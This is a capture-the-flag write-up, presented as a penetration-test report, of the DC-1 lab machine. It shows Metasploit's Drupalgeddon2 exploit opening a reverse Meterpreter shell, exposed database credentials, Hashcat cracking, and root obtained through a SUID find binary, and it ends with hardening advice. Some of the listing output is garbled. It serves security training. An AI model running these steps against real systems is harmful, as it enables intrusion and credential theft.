PENETRATION TESTING REPORT

ROHIT NANDANWAR

Date: 16/03/2025

Email : rnandanwar098@gmail.com

Table of Contents

Execution Summary:

I was assigned to conduct a penetration test on the target machine **DC-1** with the IP address *(192.168.29.131)* to evaluate its security vulnerabilities and identify potential attack vectors. The objective of this assessment was to simulate real-world attack scenarios and uncover weaknesses that could be exploited by a malicious attacker.

The penetration test focused on the following goals:

- Gaining unauthorized shell access to the system.
- Exploiting misconfigurations and web application vulnerabilities to escalate privileges.
- Extracting sensitive data stored on the machine.

During the assessment, various techniques such as **directory enumeration, weak credential exploitation, and privilege escalation** were used to gain **root access** to the system. If an attacker successfully executes these steps, they could compromise the system, steal confidential data, and establish persistent access.

The findings in this report highlight key vulnerabilities that need to be addressed to strengthen the system's security posture and prevent potential real-world attacks.

I. Summary of Results:

The security assessment of **DC-1** was conducted using multiple penetration testing tools, including **Nmap, Gobuster, Hydra, and other enumeration techniques** to identify vulnerabilities in the system. The primary objective was to discover weaknesses in exposed services, misconfigurations, and insecure authentication mechanisms that could be exploited by an attacker.

During the testing process, the following vulnerabilities were identified:

- **Weak login credentials** allowing unauthorized access to web applications and services.
- **Misconfigured services** leading to privilege escalation.
- **Exposed sensitive files and directories** due to improper security configurations.

If these vulnerabilities are exploited by an attacker, they could:

- Gain **unauthorized shell access** and execute system commands.
- Extract **sensitive information** stored on the machine.
- Maintain **persistent access** to the compromised system.

To mitigate these risks, **strong authentication policies, proper system hardening, and regular security audits** should be implemented to prevent unauthorized access and protect the system from potential attacks.

Attack Narrative:

I. *Enumeration and Scanning:*

I started with **arp-scan** to identify the target's IP address, then used **Nmap** to scan for active services.



FIG 1



FIG 2

I. Web Application Analysis:

Noticing that an HTTP server is running, I quickly open the target's IP address in a browser to inspect the website.



FIG 3

II. *Selecting Payload:*

In this scenario, Metasploit Framework (msfconsole) is used to exploit a **Remote Code Execution (RCE) vulnerability** in **Drupal 7** via the **Drupalgeddon2** exploit. This exploit takes advantage of a flaw in the **Forms API property injection** mechanism, allowing an attacker to execute arbitrary code on a vulnerable Drupal installation.



FIG 4

After selecting the exploit module, RHOST was set as required, and the payload was executed, establishing a **Meterpreter session** with full remote access to the compromised Drupal server.



FIG 5

```
[msf](Jobs:0 Agents:0) exploit(unix/webapp/drupal_drupalgeddon2) >> set RHOST 192.168.29.131
RHOST => 192.168.29.131
[msf](Jobs:0 Agents:0) exploit(unix/webapp/drupal_drupalgeddon2) >> run
[*] Started reverse TCP handler on 192.168.29.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 192.168.29.131
[*] Meterpreter session 1 opened (192.168.29.129:4444 -> 192.168.29.131:52093) at 2025-03-22 12:59:22 -0400


(Meterpreter 1)(/var/www) >
```

FIG 6

After gaining **Meterpreter access**, I enumerated hidden directories and successfully retrieved the first flag.

```
100644/rw-r--r--  3092376453840   fil   188498731153-02-08 21:33:43 -0500  cron.php
100644/rw-r--r--  223338299444    fil   211037522224-07-25 00:21:02 -0400  flag1.txt
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  includes
100644/rw-r--r--  2272037700113   fil   188498731153-02-08 21:33:43 -0500  index.php
100644/rw-r--r--  3019362009791   fil   188498731153-02-08 21:33:43 -0500  install.php
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  misc
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  modules
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  profiles
100644/rw-r--r--  6704443950617   fil   188498731153-02-08 21:33:43 -0500  robots.txt
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  scripts
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  sites
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  themes
100644/rw-r--r--  85645942869477  fil   188498731153-02-08 21:33:43 -0500  update.php
100644/rw-r--r--  9354438772866   fil   188498731153-02-08 21:33:43 -0500  web.config
100644/rw-r--r--  1791001362849   fil   188498731153-02-08 21:33:43 -0500  xmlrpc.php

(Meterpreter 1)(/var/www) > cat flag1.txt
Every good CMS needs a config file - and so do you.
```

FIG 7

III. *Privilege Escalation:*

I entered shell mode by typing **shell**, navigated to the **/home directory**, and discovered the second flag.

```
(Meterpreter 1)(/var/www) > shell
Process 3469 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
```

FIG 9



FIG 10

While exploring directories, I discovered a suspicious **sites** directory containing database files, where I found the **third flag**. Using **MySQL**, I accessed the database and retrieved user and admin credentials, but the password was encrypted.

```
www-data@DC-1:/$ cd /var/www/
cd /var/www/
www-data@DC-1:/var/www$ cd sites
cd sites
www-data@DC-1:/var/www/sites$ ls -la
ls -la
total 24
drwxr-xr-x 4 www-data www-data 4096 Nov 21  2013 .
drwxr-xr-x 9 www-data www-data 4096 Feb 19  2019 ..
-rw-r--r-- 1 www-data www-data  904 Nov 21  2013 README.txt
drwxr-xr-x 4 www-data www-data 4096 Nov 21  2013 all
dr-xr-xr-x 3 www-data www-data 4096 Feb 19  2019 default
-rw-r--r-- 1 www-data www-data 2365 Nov 21  2013 example.sites.php
www-data@DC-1:/var/www/sites$ cd default
cd default
www-data@DC-1:/var/www/sites/default$ ls -la
ls -la
total 52
dr-xr-xr-x 3 www-data www-data  4096 Feb 19  2019 .
drwxr-xr-x 4 www-data www-data  4096 Nov 21  2013 ..
-rw-r--r-- 1 www-data www-data 23202 Nov 21  2013 default.settings.php
drwxrwxr-x 3 www-data www-data  4096 Feb 19  2019 files
-r--r--r-- 1 www-data www-data 15989 Feb 19  2019 settings.php
www-data@DC-1:/var/www/sites/default$ cat settings.php
```

FIG 11

```
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

FIG 12



FIG 12

To decrypt the encrypted password, I used **Hashcat** with the **rockyou.txt** wordlist. Running the command **./hashcat64.exe -m 7900 hashes.txt rockyou.txt**, I initiated the cracking process. After successful decryption, I retrieved the password: **53cr3t**.



FIG 13

After logging into the website using the decrypted credentials, I navigated to the Home tab and successfully found the fourth flag.



FIG 14

I used the command **find / -perm u=s -type f 2>/dev/null** to search for binaries with **SUID** permissions. Among them, I found the **find** command, which seemed unusual. Checking **GTFOBins**, I confirmed it was exploitable. Using **find . -exec /bin/sh \;** , I successfully gained **root access** and retrieved the **final flag**.


find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs

FIG 15


find . -exec '/bin/sh' \;
cd /root
ls
thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
Hopefully you've enjoyed this and learned some new skills.
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7

FIG 16

Conclusion:

In conclusion, this challenge tested various skills, including web exploitation, credential cracking, and privilege escalation. By leveraging vulnerabilities like Drupalgeddon2, extracting credentials, and exploiting SUID misconfigurations, I successfully gained root access and captured the final flag.

Recommendations:

- **Keep Software Updated** – Regularly update CMS platforms like Drupal to patch known vulnerabilities.
- **Use Strong Credentials** – Enforce complex passwords and avoid storing credentials in easily accessible locations.
- **Limit SUID Binaries** – Restrict SUID permissions on binaries like find to prevent privilege escalation.
- **Harden Database Security** – Encrypt stored passwords and use multi-factor authentication for admin access.
- **Monitor & Restrict Access** – Implement intrusion detection systems (IDS) and restrict access to critical services.